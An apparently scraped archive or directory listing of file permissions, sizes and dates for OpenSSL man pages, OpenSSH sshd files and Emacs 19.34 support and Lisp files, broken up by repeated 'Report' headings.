-rw-r--r-- 0 0    1      6192 Jan  9  2002 /usr/local/man/C/cat3/BIO_push.3
-rw-r--r-- 0 0    1      6834 Jan  9  2002 /usr/local/man/C/cat3/BIO_read.3
-rw-r--r-- 0 0    1     11615 Jan  9  2002 /usr/local/man/C/cat3/BIO_s_accept.3
-rw-r--r-- 0 0    1     10553 Jan  9  2002 /usr/local/man/C/cat3/BIO_s_bio.3
-rw-r--r-- 0 0    1     11642 Jan  9  2002 /usr/local/man/C/cat3/BIO_s_connect.3
-rw-r--r-- 0 0    1      7268 Jan  9  2002 /usr/local/man/C/cat3/BIO_s_fd.3
-rw-r--r-- 0 0    1      9185 Jan  9  2002 /usr/local/man/C/cat3/BIO_s_file.3
-rw-r--r-- 0 0    1      8426 Jan  9  2002 /usr/local/man/C/cat3/BIO_s_mem.3
-rw-r--r-- 0 0    1      5088 Jan  9  2002 /usr/local/man/C/cat3/BIO_s_null.3
-rw-r--r-- 0 0    1      5934 Jan  9  2002 /usr/local/man/C/cat3/BIO_s_socket.3
-rw-r--r-- 0 0    1      8677 Jan  9  2002 /usr/local/man/C/cat3/BIO_set_callback.3
-rw-r--r-- 0 0    1      9405 Jan  9  2002 /usr/local/man/C/cat3/BIO_should_retry.3
-rw-r--r-- 0 0    1      7862 Jan  9  2002 /usr/local/man/C/cat3/BN_add.3
-rw-r--r-- 0 0    1      5887 Jan  9  2002 /usr/local/man/C/cat3/BN_add_word.3
-rw-r--r-- 0 0    1      7951 Jan  9  2002 /usr/local/man/C/cat3/BN_bn2bin.3
-rw-r--r-- 0 0    1      5590 Jan  9  2002 /usr/local/man/C/cat3/BN_cmp.3
```

Report

```
-rw-r--r-- 0 0    1       4932 Jan  9  2002 /usr/local/man/C/cat3/BN_copy.3

-rw-r--r-- 0 0    1       7645 Jan  9  2002 /usr/local/man/C/cat3/BN_generate_prime.3

-rw-r--r-- 0 0    1       5084 Jan  9  2002 /usr/local/man/C/cat3/BN_mod_inverse.3

-rw-r--r-- 0 0    1       7648 Jan  9  2002 /usr/local/man/C/cat3/BN_mod_mul_montgomery.3

-rw-r--r-- 0 0    1       6960 Jan  9  2002 /usr/local/man/C/cat3/BN_mod_mul_reciprocal.3

-rw-r--r-- 0 0    1       5693 Jan  9  2002 /usr/local/man/C/cat3/BN_new.3

-rw-r--r-- 0 0    1       4928 Jan  9  2002 /usr/local/man/C/cat3/BN_num_bytes.3

-rw-r--r-- 0 0    1       6015 Jan  9  2002 /usr/local/man/C/cat3/BN_rand.3

-rw-r--r-- 0 0    1       6283 Jan  9  2002 /usr/local/man/C/cat3/BN_set_bit.3

-rw-r--r-- 0 0    1       5745 Jan  9  2002 /usr/local/man/C/cat3/BN_zero.3

-rw-r--r-- 0 0    1       5792 Jan  9  2002 /usr/local/man/C/cat3/BN_CTX_new.3

-rw-r--r-- 0 0    1       5862 Jan  9  2002 /usr/local/man/C/cat3/BN_CTX_start.3

-rw-r--r-- 0 0    1       5979 Jan  9  2002 /usr/local/man/C/cat3/CRYPTO_set_ex_data.3

-rw-r--r-- 0 0    1       5741 Jan  9  2002 /usr/local/man/C/cat3/DH_generate_key.3

-rw-r--r-- 0 0    1       6688 Jan  9  2002 /usr/local/man/C/cat3/DH_generate_parameters.3

-rw-r--r-- 0 0    1       5245 Jan  9  2002 /usr/local/man/C/cat3/DH_get_ex_new_index.3

-rw-r--r-- 0 0    1       5156 Jan  9  2002 /usr/local/man/C/cat3/DH_new.3

-rw-r--r-- 0 0    1       7186 Jan  9  2002 /usr/local/man/C/cat3/DH_set_method.3
```

Report

```
-rw-r--r-- 0 0    1       4820 Jan  9  2002 /usr/local/man/C/cat3/DH_size.3

-rw-r--r-- 0 0    1       5544 Jan  9  2002 /usr/local/man/C/cat3/DSA_do_sign.3

-rw-r--r-- 0 0    1       4996 Jan  9  2002 /usr/local/man/C/cat3/DSA_dup_DH.3

-rw-r--r-- 0 0    1       5007 Jan  9  2002 /usr/local/man/C/cat3/DSA_generate_key.3

-rw-r--r-- 0 0    1       7454 Jan  9  2002 /usr/local/man/C/cat3/DSA_generate_parameters.3

-rw-r--r-- 0 0    1       5270 Jan  9  2002 /usr/local/man/C/cat3/DSA_get_ex_new_index.3

-rw-r--r-- 0 0    1       5184 Jan  9  2002 /usr/local/man/C/cat3/DSA_new.3

-rw-r--r-- 0 0    1       7799 Jan  9  2002 /usr/local/man/C/cat3/DSA_set_method.3

-rw-r--r-- 0 0    1       6441 Jan  9  2002 /usr/local/man/C/cat3/DSA_sign.3

-rw-r--r-- 0 0    1       4786 Jan  9  2002 /usr/local/man/C/cat3/DSA_size.3

-rw-r--r-- 0 0    1       5186 Jan  9  2002 /usr/local/man/C/cat3/DSA_SIG_new.3

-rw-r--r-- 0 0    1       4737 Jan  9  2002 /usr/local/man/C/cat3/ERR_clear_error.3

-rw-r--r-- 0 0    1       6909 Jan  9  2002 /usr/local/man/C/cat3/ERR_error_string.3

-rw-r--r-- 0 0    1       6559 Jan  9  2002 /usr/local/man/C/cat3/ERR_get_error.3

-rw-r--r-- 0 0    1       5465 Jan  9  2002 /usr/local/man/C/cat3/ERR_load_crypto_strings.3

-rw-r--r-- 0 0    1       5664 Jan  9  2002 /usr/local/man/C/cat3/ERR_load_strings.3

-rw-r--r-- 0 0    1       5721 Jan  9  2002 /usr/local/man/C/cat3/ERR_print_errors.3

-rw-r--r-- 0 0    1       5414 Jan  9  2002 /usr/local/man/C/cat3/ERR_put_error.3
```

```
-rw-r--r-- 0 0    1       4966 Jan  9  2002 /usr/local/man/C/cat3/ERR_remove_state.3

-rw-r--r-- 0 0    1       5747 Jan  9  2002 /usr/local/man/C/cat3/ERR_GET_LIB.3

-rw-r--r-- 0 0    1      12586 Jan  9  2002 /usr/local/man/C/cat3/EVP_DigestInit.3

-rw-r--r-- 0 0    1      22830 Jan  9  2002 /usr/local/man/C/cat3/EVP_EncryptInit.3

-rw-r--r-- 0 0    1       6377 Jan  9  2002 /usr/local/man/C/cat3/EVP_OpenInit.3

-rw-r--r-- 0 0    1       7102 Jan  9  2002 /usr/local/man/C/cat3/EVP_SealInit.3

-rw-r--r-- 0 0    1       7348 Jan  9  2002 /usr/local/man/C/cat3/EVP_SignInit.3

-rw-r--r-- 0 0    1       6862 Jan  9  2002 /usr/local/man/C/cat3/EVP_VerifyInit.3

-rw-r--r-- 0 0    1       6514 Jan  9  2002 /usr/local/man/C/cat3/OpenSSL_add_all_algorithms.3

-rw-r--r-- 0 0    1       6959 Jan  9  2002 /usr/local/man/C/cat3/OPENSSL_VERSION_NUMBER.3

-rw-r--r-- 0 0    1       7174 Jan  9  2002 /usr/local/man/C/cat3/RAND_add.3

-rw-r--r-- 0 0    1       5694 Jan  9  2002 /usr/local/man/C/cat3/RAND_bytes.3

-rw-r--r-- 0 0    1       4667 Jan  9  2002 /usr/local/man/C/cat3/RAND_cleanup.3

-rw-r--r-- 0 0    1       6566 Jan  9  2002 /usr/local/man/C/cat3/RAND_egd.3

-rw-r--r-- 0 0    1       5931 Jan  9  2002 /usr/local/man/C/cat3/RAND_load_file.3

-rw-r--r-- 0 0    1       6083 Jan  9  2002 /usr/local/man/C/cat3/RAND_set_rand_method.3

-rw-r--r-- 0 0    1       5412 Jan  9  2002 /usr/local/man/C/cat3/RSA_blinding_on.3

-rw-r--r-- 0 0    1       5077 Jan  9  2002 /usr/local/man/C/cat3/RSA_check_key.3
```

Report

```
-rw-r--r-- 0 0    1      6034 Jan  9  2002 /usr/local/man/C/cat3/RSA_generate_key.3

-rw-r--r-- 0 0    1      9555 Jan  9  2002 /usr/local/man/C/cat3/RSA_get_ex_new_index.3

-rw-r--r-- 0 0    1      5126 Jan  9  2002 /usr/local/man/C/cat3/RSA_new.3

-rw-r--r-- 0 0    1      8779 Jan  9  2002 /usr/local/man/C/cat3/RSA_padding_add_PKCS1_type_1.3

-rw-r--r-- 0 0    1      5699 Jan  9  2002 /usr/local/man/C/cat3/RSA_print.3

-rw-r--r-- 0 0    1      6502 Jan  9  2002 /usr/local/man/C/cat3/RSA_private_encrypt.3

-rw-r--r-- 0 0    1      7244 Jan  9  2002 /usr/local/man/C/cat3/RSA_public_encrypt.3

-rw-r--r-- 0 0    1      9821 Jan  9  2002 /usr/local/man/C/cat3/RSA_set_method.3

-rw-r--r-- 0 0    1      6146 Jan  9  2002 /usr/local/man/C/cat3/RSA_sign.3

-rw-r--r-- 0 0    1      6003 Jan  9  2002 /usr/local/man/C/cat3/RSA_sign_ASN1_OCTET_STRING.3

-rw-r--r-- 0 0    1      4741 Jan  9  2002 /usr/local/man/C/cat3/RSA_size.3

-rw-r--r-- 0 0    1      7105 Jan  9  2002 /usr/local/man/C/cat3/SSL_accept.3

-rw-r--r-- 0 0    1      5507 Jan  9  2002 /usr/local/man/C/cat3/SSL_clear.3

-rw-r--r-- 0 0    1      6913 Jan  9  2002 /usr/local/man/C/cat3/SSL_connect.3

-rw-r--r-- 0 0    1      5647 Jan  9  2002 /usr/local/man/C/cat3/SSL_free.3

-rw-r--r-- 0 0    1      5453 Jan  9  2002 /usr/local/man/C/cat3/SSL_get_ciphers.3

-rw-r--r-- 0 0    1      5784 Jan  9  2002 /usr/local/man/C/cat3/SSL_get_client_CA_list.3

-rw-r--r-- 0 0    1      5807 Jan  9  2002 /usr/local/man/C/cat3/SSL_get_current_cipher.3
```

Report

-rw-r--r-- 0 0   1   8949 Jan 9 2002 /usr/local/man/C/cat3/SSL_get_error.3

-rw-r--r-- 0 0   1   6193 Jan 9 2002 /usr/local/man/C/cat3/SSL_get_ex_data_X509_STORE_CTX_idx.3

-rw-r--r-- 0 0   1   6271 Jan 9 2002 /usr/local/man/C/cat3/SSL_get_ex_new_index.3

-rw-r--r-- 0 0   1   5179 Jan 9 2002 /usr/local/man/C/cat3/SSL_get_fd.3

-rw-r--r-- 0 0   1   5752 Jan 9 2002 /usr/local/man/C/cat3/SSL_get_peer_cert_chain.3

-rw-r--r-- 0 0   1   5506 Jan 9 2002 /usr/local/man/C/cat3/SSL_get_peer_certificate.3

-rw-r--r-- 0 0   1   4973 Jan 9 2002 /usr/local/man/C/cat3/SSL_get_rbio.3

-rw-r--r-- 0 0   1   6191 Jan 9 2002 /usr/local/man/C/cat3/SSL_get_session.3

-rw-r--r-- 0 0   1   5771 Jan 9 2002 /usr/local/man/C/cat3/SSL_get_verify_result.3

-rw-r--r-- 0 0   1   4979 Jan 9 2002 /usr/local/man/C/cat3/SSL_get_version.3

-rw-r--r-- 0 0   1   5815 Jan 9 2002 /usr/local/man/C/cat3/SSL_library_init.3

-rw-r--r-- 0 0   1   5778 Jan 9 2002 /usr/local/man/C/cat3/SSL_load_client_CA_file.3

-rw-r--r-- 0 0   1   5183 Jan 9 2002 /usr/local/man/C/cat3/SSL_new.3

-rw-r--r-- 0 0   1   5317 Jan 9 2002 /usr/local/man/C/cat3/SSL_pending.3

-rw-r--r-- 0 0   1   7638 Jan 9 2002 /usr/local/man/C/cat3/SSL_read.3

-rw-r--r-- 0 0   1   5095 Jan 9 2002 /usr/local/man/C/cat3/SSL_set_bio.3

-rw-r--r-- 0 0   1   5795 Jan 9 2002 /usr/local/man/C/cat3/SSL_set_connect_state.3

-rw-r--r-- 0 0   1   5666 Jan 9 2002 /usr/local/man/C/cat3/SSL_set_fd.3

Report

```
-rw-r--r-- 0 0   1      5419 Jan  9  2002 /usr/local/man/C/cat3/SSL_set_session.3

-rw-r--r-- 0 0   1      6438 Jan  9  2002 /usr/local/man/C/cat3/SSL_set_shutdown.3

-rw-r--r-- 0 0   1      5296 Jan  9  2002 /usr/local/man/C/cat3/SSL_set_verify_result.3

-rw-r--r-- 0 0   1      6654 Jan  9  2002 /usr/local/man/C/cat3/SSL_shutdown.3

-rw-r--r-- 0 0   1      7624 Jan  9  2002 /usr/local/man/C/cat3/SSL_write.3

-rw-r--r-- 0 0   1      8391 Jan  9  2002 /usr/local/man/C/cat3/SSL_CIPHER_get_name.3

-rw-r--r-- 0 0   1      5352 Jan  9  2002 /usr/local/man/C/cat3/SSL_CTX_add_extra_chain_cert.3

-rw-r--r-- 0 0   1      6300 Jan  9  2002 /usr/local/man/C/cat3/SSL_CTX_add_session.3

-rw-r--r-- 0 0   1      5928 Jan  9  2002 /usr/local/man/C/cat3/SSL_CTX_flush_sessions.3

-rw-r--r-- 0 0   1      4923 Jan  9  2002 /usr/local/man/C/cat3/SSL_CTX_free.3

-rw-r--r-- 0 0   1      6108 Jan  9  2002 /usr/local/man/C/cat3/SSL_CTX_get_ex_new_index.3

-rw-r--r-- 0 0   1      6112 Jan  9  2002 /usr/local/man/C/cat3/SSL_CTX_get_verify_mode.3

-rw-r--r-- 0 0   1      8687 Jan  9  2002 /usr/local/man/C/cat3/SSL_CTX_load_verify_locations.3

-rw-r--r-- 0 0   1      8337 Jan  9  2002 /usr/local/man/C/cat3/SSL_CTX_new.3

-rw-r--r-- 0 0   1      7555 Jan  9  2002 /usr/local/man/C/cat3/SSL_CTX_sess_number.3

-rw-r--r-- 0 0   1      5941 Jan  9  2002 /usr/local/man/C/cat3/SSL_CTX_sess_set_cache_size.3

-rw-r--r-- 0 0   1      8247 Jan  9  2002 /usr/local/man/C/cat3/SSL_CTX_sess_set_get_cb.3

-rw-r--r-- 0 0   1      5165 Jan  9  2002 /usr/local/man/C/cat3/SSL_CTX_sessions.3
```

Report

-rw-r--r-- 0 0   1   6202 Jan 9 2002 /usr/local/man/C/cat3/SSL_CTX_set_cipher_list.3

-rw-r--r-- 0 0   1   7537 Jan 9 2002 /usr/local/man/C/cat3/SSL_CTX_set_client_CA_list.3

-rw-r--r-- 0 0   1   6994 Jan 9 2002 /usr/local/man/C/cat3/SSL_CTX_set_default_passwd_cb.3

-rw-r--r-- 0 0   1   7079 Jan 9 2002 /usr/local/man/C/cat3/SSL_CTX_set_mode.3

-rw-r--r-- 0 0   1   11684 Jan 9 2002 /usr/local/man/C/cat3/SSL_CTX_set_options.3

-rw-r--r-- 0 0   1   8866 Jan 9 2002 /usr/local/man/C/cat3/SSL_CTX_set_session_cache_mode.3

-rw-r--r-- 0 0   1   7169 Jan 9 2002 /usr/local/man/C/cat3/SSL_CTX_set_session_id_context.3

-rw-r--r-- 0 0   1   5895 Jan 9 2002 /usr/local/man/C/cat3/SSL_CTX_set_ssl_version.3

-rw-r--r-- 0 0   1   6142 Jan 9 2002 /usr/local/man/C/cat3/SSL_CTX_set_timeout.3

-rw-r--r-- 0 0   1   16598 Jan 9 2002 /usr/local/man/C/cat3/SSL_CTX_set_verify.3

-rw-r--r-- 0 0   1   13115 Jan 9 2002 /usr/local/man/C/cat3/SSL_CTX_use_certificate.3

-rw-r--r-- 0 0   1   4810 Jan 9 2002 /usr/local/man/C/cat3/SSL_SESSION_free.3

-rw-r--r-- 0 0   1   6552 Jan 9 2002 /usr/local/man/C/cat3/SSL_SESSION_get_ex_new_index.3

-rw-r--r-- 0 0   1   6432 Jan 9 2002 /usr/local/man/C/cat3/SSL_SESSION_get_time.3

drwxr-xr-x 0 0   1   0 Jan 9 2002 /usr/local/man/C/cat5/

-rw-r--r-- 0 0   1   9342 Jan 9 2002 /usr/local/man/C/cat5/config.5

drwxr-xr-x 0 0   1   0 Jan 9 2002 /usr/local/man/C/cat7/

-rw-r--r-- 0 0   1   11168 Jan 9 2002 /usr/local/man/C/cat7/des_modes.7

Report

drwxr-xr-x 0 0   1   0 Jan 10 2002 /usr/local/man/C/cat8/

-rw-r--r-- 0 0   1   819 Jan 9 2002 /usr/local/man/C/cat8/sftp-server.8

-rw-r--r-- 0 0   1   44114 Jan 9 2002 /usr/local/man/C/cat8/sshd.8

drwxr-xr-x 0 0   1   0 Mar 11 2003 /usr/local/sbin/

-rwxr-xr-x 0 0   1   6770688 Feb 22 2003 /usr/local/sbin/sshd

drwxr-xr-x 0 0   1   0 Mar 11 2003 /usr/local/share/

drwxr-xr-x 0 0   1   0 Apr 28 1999 /usr/local/share/emacs/

drwxr-xr-x 0 0   1   0 Apr 28 1999 /usr/local/share/emacs/site-lisp/

drwxr-xr-x 0 0   1   0 Apr 28 1999 /usr/local/share/emacs/19.34/

drwxr-xr-x 0 0   1   0 Apr 28 1999 /usr/local/share/emacs/19.34/etc/

-r--r--r-- 0 0   1   184 Apr 28 1999 /usr/local/share/emacs/19.34/etc/celibacy.1

-r--r--r-- 0 0   1   5113 Apr 28 1999 /usr/local/share/emacs/19.34/etc/condom.1

-r--r--r-- 0 0   1   41101 Apr 28 1999 /usr/local/share/emacs/19.34/etc/copying.paper

-r--r--r-- 0 0   1   17 Apr 28 1999 /usr/local/share/emacs/19.34/etc/ctags.1

drwxr-xr-x 0 0   1   0 Apr 28 1999 /usr/local/share/emacs/19.34/etc/e/

-r--r--r-- 0 0   1   1127 Apr 28 1999 /usr/local/share/emacs/19.34/etc/e/eterm

-r--r--r-- 0 0   1   497 Apr 28 1999 /usr/local/share/emacs/19.34/etc/e/eterm.ti

-r--r--r-- 0 0   1   3392 Apr 28 1999 /usr/local/share/emacs/19.34/etc/echo.msg

Report

```
-r--r--r-- 0 0   1      36192 Apr 28  1999 /usr/local/share/emacs/19.34/etc/edt-user.doc

-r--r--r-- 0 0   1       1285 Apr 28  1999 /usr/local/share/emacs/19.34/etc/emacs.bash

-r--r--r-- 0 0   1       1210 Apr 28  1999 /usr/local/share/emacs/19.34/etc/emacs.csh

-r--r--r-- 0 0   1       1933 Apr 28  1999 /usr/local/share/emacs/19.34/etc/emacs.icon

-r--r--r-- 0 0   1       2707 Apr 28  1999 /usr/local/share/emacs/19.34/etc/emacs.xbm

-r--r--r-- 0 0   1      13783 Apr 28  1999 /usr/local/share/emacs/19.34/etc/emacs.1

-r--r--r-- 0 0   1       4945 Apr 28  1999 /usr/local/share/emacs/19.34/etc/emacstool.1

-r--r--r-- 0 0   1      10576 Apr 28  1999 /usr/local/share/emacs/19.34/etc/enriched.doc

-r--r--r-- 0 0   1       8748 Apr 28  1999 /usr/local/share/emacs/19.34/etc/etags.1

-r--r--r-- 0 0   1       1576 Apr 28  1999 /usr/local/share/emacs/19.34/etc/future-bug

-r--r--r-- 0 0   1       3182 Apr 28  1999 /usr/local/share/emacs/19.34/etc/gnu.xpm

-r--r--r-- 0 0   1      10680 Apr 28  1999 /usr/local/share/emacs/19.34/etc/gnus-tut.txt

-r--r--r-- 0 0   1       4843 Apr 28  1999 /usr/local/share/emacs/19.34/etc/ledit.l

-r--r--r-- 0 0   1       3931 Apr 28  1999 /usr/local/share/emacs/19.34/etc/ms-kermit

-r--r--r-- 0 0   1       9426 Apr 28  1999 /usr/local/share/emacs/19.34/etc/ms-7bkermit

-r--r--r-- 0 0   1     136339 Apr 28  1999 /usr/local/share/emacs/19.34/etc/news.texi

-r--r--r-- 0 0   1          5 Apr 28  1999 /usr/local/share/emacs/19.34/etc/refcard.bit

-r--r--r-- 0 0   1      79066 Apr 28  1999 /usr/local/share/emacs/19.34/etc/refcard.ps
```

Report

```
-r--r--r-- 0 0    1        20199 Apr 28  1999 /usr/local/share/emacs/19.34/etc/refcard.tex

-r--r--r-- 0 0    1        19051 Apr 28  1999 /usr/local/share/emacs/19.34/etc/rgb.txt

-r--r--r-- 0 0    1         2418 Apr 28  1999 /usr/local/share/emacs/19.34/etc/sex.6

-r--r--r-- 0 0    1          950 Apr 28  1999 /usr/local/share/emacs/19.34/etc/spook.lines

-r-xr-xr-x 0 0    1         3404 Apr 28  1999 /usr/local/share/emacs/19.34/etc/termcap

-r--r--r-- 0 0    1       403788 Apr 28  1999 /usr/local/share/emacs/19.34/etc/termcap.src

-r--r--r-- 0 0    1         1221 Apr 28  1999 /usr/local/share/emacs/19.34/etc/ulimit.hack

-r--r--r-- 0 0    1        21659 Apr 28  1999 /usr/local/share/emacs/19.34/etc/vipcard.tex

-r--r--r-- 0 0    1        23704 Apr 28  1999 /usr/local/share/emacs/19.34/etc/viperCard.tex

-r--r--r-- 0 0    1        38316 Apr 28  1999 /usr/local/share/emacs/19.34/etc/yow.lines

-r--r--r-- 0 0    1        11361 Apr 28  1999 /usr/local/share/emacs/19.34/etc/AIX.DUMP

-r--r--r-- 0 0    1         5278 Apr 28  1999 /usr/local/share/emacs/19.34/etc/BABYL

-r--r--r-- 0 0    1         4245 Apr 28  1999 /usr/local/share/emacs/19.34/etc/CENSORSHIP

-r--r--r-- 0 0    1         4976 Apr 28  1999 /usr/local/share/emacs/19.34/etc/COOKIES

-r--r--r-- 0 0    1        17976 Apr 28  1999 /usr/local/share/emacs/19.34/etc/COPYING

-r--r--r-- 0 0    1         5595 Apr 28  1999 /usr/local/share/emacs/19.34/etc/DEBUG

-r--r--r-- 0 0    1         5633 Apr 28  1999 /usr/local/share/emacs/19.34/etc/DISTRIB

-rw-r--r-- 0 0    1       767108 Apr 28  1999 /usr/local/share/emacs/19.34/etc/DOC-19.34
```

Report

-r--r--r-- 0 0   1   131593 Apr 28 1999 /usr/local/share/emacs/19.34/etc/FAQ

-r--r--r-- 0 0   1   11205 Apr 28 1999 /usr/local/share/emacs/19.34/etc/FTP

-r--r--r-- 0 0   1   26334 Apr 28 1999 /usr/local/share/emacs/19.34/etc/GNU

-r--r--r-- 0 0   1   24748 Apr 28 1999 /usr/local/share/emacs/19.34/etc/INTERVIEW

-r--r--r-- 0 0   1   12123 Apr 28 1999 /usr/local/share/emacs/19.34/etc/JOKES

-r--r--r-- 0 0   1   3048 Apr 28 1999 /usr/local/share/emacs/19.34/etc/LEDIT

-r--r--r-- 0 0   1   5851 Apr 28 1999 /usr/local/share/emacs/19.34/etc/LINUX-GNU

-r--r--r-- 0 0   1   133042 Apr 28 1999 /usr/local/share/emacs/19.34/etc/LNEWS

-r--r--r-- 0 0   1   5007 Apr 28 1999 /usr/local/share/emacs/19.34/etc/LPF

-r--r--r-- 0 0   1   51917 Apr 28 1999 /usr/local/share/emacs/19.34/etc/MACHINES

-r--r--r-- 0 0   1   43535 Apr 28 1999 /usr/local/share/emacs/19.34/etc/MAILINGLISTS

-r--r--r-- 0 0   1   5653 Apr 28 1999 /usr/local/share/emacs/19.34/etc/MH-E-NEWS

-r--r--r-- 0 0   1   7141 Apr 28 1999 /usr/local/share/emacs/19.34/etc/MH-E-ONEWS

-r--r--r-- 0 0   1   1633 Apr 28 1999 /usr/local/share/emacs/19.34/etc/MORE.STUFF

-r--r--r-- 0 0   1   8791 Apr 28 1999 /usr/local/share/emacs/19.34/etc/MOTIVATION

-r--r--r-- 0 0   1   272757 Apr 28 1999 /usr/local/share/emacs/19.34/etc/NEWS

-r--r--r-- 0 0   1   66899 Apr 28 1999 /usr/local/share/emacs/19.34/etc/ONEWS

-r--r--r-- 0 0   1   63474 Apr 28 1999 /usr/local/share/emacs/19.34/etc/OONEWS

Report

```
-r--r--r-- 0 0    1      51236 Apr 28  1999 /usr/local/share/emacs/19.34/etc/OOONEWS

-r--r--r-- 0 0    1      47927 Apr 28  1999 /usr/local/share/emacs/19.34/etc/OOOONEWS

-r--r--r-- 0 0    1     144828 Apr 28  1999 /usr/local/share/emacs/19.34/etc/ORDERS

-r--r--r-- 0 0    1        244 Apr 28  1999 /usr/local/share/emacs/19.34/etc/ORDERS.EUROPE

-r--r--r-- 0 0    1       8117 Apr 28  1999 /usr/local/share/emacs/19.34/etc/ORDERS.JAPAN

-r--r--r-- 0 0    1      40784 Apr 28  1999 /usr/local/share/emacs/19.34/etc/OTHER.EMACSES

-r--r--r-- 0 0    1        342 Apr 28  1999 /usr/local/share/emacs/19.34/etc/README

-r--r--r-- 0 0    1      43875 Apr 28  1999 /usr/local/share/emacs/19.34/etc/SERVICE

-r--r--r-- 0 0    1       8600 Apr 28  1999 /usr/local/share/emacs/19.34/etc/SUN-SUPPORT

-r--r--r-- 0 0    1       9269 Apr 28  1999 /usr/local/share/emacs/19.34/etc/TERMS

-r--r--r-- 0 0    1       1464 Apr 28  1999 /usr/local/share/emacs/19.34/etc/TODO

-r--r--r-- 0 0    1      38616 Apr 28  1999 /usr/local/share/emacs/19.34/etc/TUTORIAL

-r--r--r-- 0 0    1      11482 Apr 28  1999 /usr/local/share/emacs/19.34/etc/WHY-FREE

-r--r--r-- 0 0    1       9943 Apr 28  1999 /usr/local/share/emacs/19.34/etc/Xkeymap.txt

-r--r--r-- 0 0    1       1913 Apr 28  1999 /usr/local/share/emacs/19.34/etc/3B-MAXMEM

drwxr-xr-x 0 0    1          0 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/

-r--r--r-- 0 0    1      10553 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/abbrev.el

-rw-r--r-- 0 0    1       8422 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/abbrev.elc
```

Report

-r--r--r-- 0 0   1   1828 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/abbrevlist.el

-rw-r--r-- 0 0   1   910 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/abbrevlist.elc

-r--r--r-- 0 0   1   20785 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/add-log.el

-rw-r--r-- 0 0   1   9634 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/add-log.elc

-r--r--r-- 0 0   1   169011 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/advice.el

-rw-r--r-- 0 0   1   45963 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/advice.elc

-r--r--r-- 0 0   1   170273 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/allout.el

-rw-r--r-- 0 0   1   107036 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/allout.elc

-r--r--r-- 0 0   1   20402 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/apropos.el

-rw-r--r-- 0 0   1   11677 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/apropos.elc

-r--r--r-- 0 0   1   34388 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/array.el

-rw-r--r-- 0 0   1   23081 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/array.elc

-r--r--r-- 0 0   1   5108 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/assoc.el

-rw-r--r-- 0 0   1   4113 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/assoc.elc

-r--r--r-- 0 0   1   3939 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/auto-show.el

-rw-r--r-- 0 0   1   2435 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/auto-show.elc

-r--r--r-- 0 0   1   9040 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/autoinsert.el

-rw-r--r-- 0 0   1   6315 Apr 28 1999 /usr/local/share/emacs/19.34/lisp/autoinsert.elc

Report

```
-r--r--r-- 0 0    1       14736 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/autoload.el
-rw-r--r-- 0 0    1        6516 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/autoload.elc
-r--r--r-- 0 0    1       14338 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/avoid.el
-rw-r--r-- 0 0    1        8110 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/avoid.elc
-r--r--r-- 0 0    1        3655 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/awk-mode.el
-rw-r--r-- 0 0    1        1962 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/awk-mode.elc
-r--r--r-- 0 0    1        7115 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/backquote.el
-rw-r--r-- 0 0    1        3129 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/backquote.elc
-r--r--r-- 0 0    1       80618 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/bookmark.el
-rw-r--r-- 0 0    1       51118 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/bookmark.elc
-r--r--r-- 0 0    1       19980 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/buff-menu.el
-rw-r--r-- 0 0    1       12284 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/buff-menu.elc
-r--r--r-- 0 0    1       69400 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/byte-opt.el
-rw-r--r-- 0 0    1       24357 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/byte-opt.elc
-r--r--r-- 0 0    1        6168 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/byte-run.el
-rw-r--r-- 0 0    1        2578 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/byte-run.elc
-r--r--r-- 0 0    1      128581 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/bytecomp.el
-rw-r--r-- 0 0    1       73434 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/bytecomp.elc
```

Report

```
-r--r--r-- 0 0     1      60655 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/c-mode.el

-rw-r--r-- 0 0     1      24587 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/c-mode.elc

-r--r--r-- 0 0     1       4317 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/case-table.el

-rw-r--r-- 0 0     1       2559 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/case-table.elc

-r--r--r-- 0 0     1       5222 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/cc-compat.el

-rw-r--r-- 0 0     1       2585 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/cc-compat.elc

-r--r--r-- 0 0     1     183405 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/cc-mode.el

-rw-r--r-- 0 0     1      90427 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/cc-mode.elc

-r--r--r-- 0 0     1       6743 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/chistory.el

-rw-r--r-- 0 0     1       4936 Apr 28  1999 /usr/local/share/emacs/19.34/lisp/chistory.elc

